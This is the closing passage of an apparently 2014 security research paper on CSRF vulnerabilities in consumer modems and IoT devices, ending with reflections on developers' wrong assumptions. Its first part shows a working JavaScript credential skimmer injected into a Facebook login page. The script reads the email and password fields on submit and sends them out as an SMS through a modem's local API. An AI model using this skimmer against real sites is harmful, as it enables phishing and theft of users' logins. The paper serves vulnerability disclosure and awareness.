
In the HTML code of this page, I have added my own code to automatically send me the login credentials of the user once he or she clicks login.

On submit, execute the JavaScript function “get_data()”




```
ss="fb_logo img sp_ezjerk sx_440431"><u>Facebook logo</u></i></a><div class="menu_login_con
n="https://www.facebook.com/login.php?login_attempt=1" method="post" onsubmit="get_data();
lineSubmit &amp;&amp; Event.__inlineSubmit(this,event)"><input type="hidden" name="lsd" val
```

The code that will be executed, notice that the “u” parameter will retrieve the users email address and the “p” parameter will retrieve the password.



```
function get_data()
{
var u = document.getElementById("email").value;
var p = document.getElementById("pass").value;
var d = u + ":" + p;

var xmlDocument = '<?xml version="1.0"
encoding="UTF-8"?><request><Index>-1</Index><Phones><Phone>[redacted]</Phone></Phones><S
ca></Sca><Content>' + d +
'</Content><Length>8</Length><Reserved>1</Reserved><Date>2013-01-01</Date></request>';

var httpRequest = new XMLHttpRequest();
httpRequest.open('POST', "http://192.168.1.1/api/sms/send-sms", false);
httpRequest.send(xmlDocument);
}
```

To harvest the stolen credentials I will exploit a CSRF vulnerability similar to one discussed earlier to have the modem send me the users credential over SMS.



someuser@example.com
:passw0rd1

This is an example of a phishing attack that virtually does not require any IT infrastructure such as web- or command and control servers. All that is needed is the ability to send and receive text messages, and it is not very hard to get your hands on a mobile phone anonymously these days. It is also an example of how a trivial vulnerability can play an important part in a more advanced attack scenario.

Conclusion

The attacks that have been discussed in this paper are not very advanced, but they have the potential to do a lot of damage. What is important to realize is that to a criminal, it is not the attack but the outcome that matters. With the introduction of new technologies and contexts, the potential for wreaking havoc will only increase while the level of security will likely still be sub-standard.

So why, in 2014, are these kinds of attacks still effective? This is not an easy question to answer, but I believe it has to do with a couple of things:

Old technology in new contexts

When the first mobile apps, which where then and still are pretty much web applications with a poorly written user interface, came out, they were riddled with vulnerabilities similar to the ones described in this paper. The reason this happened back then was that developers simply didn't understand the connection between regular web applications and mobile apps, and basically commenced to making the same mistakes as in the early days of web applications. This is pretty much the same thing that is happening here, and it is the same thing that will continue to happen once the "internet of things" really picks up speed. This is worrying and the information security community must really step up to make sure that developers become aware of this and that these vulnerabilities gets discovered and reported as soon as possible.

Wrongful assumptions by developers

Because of the alarmingly high rate of CSRF vulnerabilities in devices that are not supposed to have an interface reachable directly from the internet, it is not hard to imagine that a lot of developers have yet to fully grasp how browsers and the HTTP protocol really works. As the last couple of years attacks on wireless routers have shown us, assuming that an interface can and will not be attacked from remote just because it is not on the internet will only lead to disaster.

And finally...

These vulnerabilities should not exist in the year 2014. They should be dead and buried at least 10 years ago, and there should be an anniversary where people get together to dance on their graves. But this is not the case, and with the pending introduction of the "internet of things", many more consumer appliances and devices are going to be equipped with web interfaces likely riddled with vulnerabilities like the ones demonstrated in this paper. As long as this is the case, being a criminal on the internet will be easy.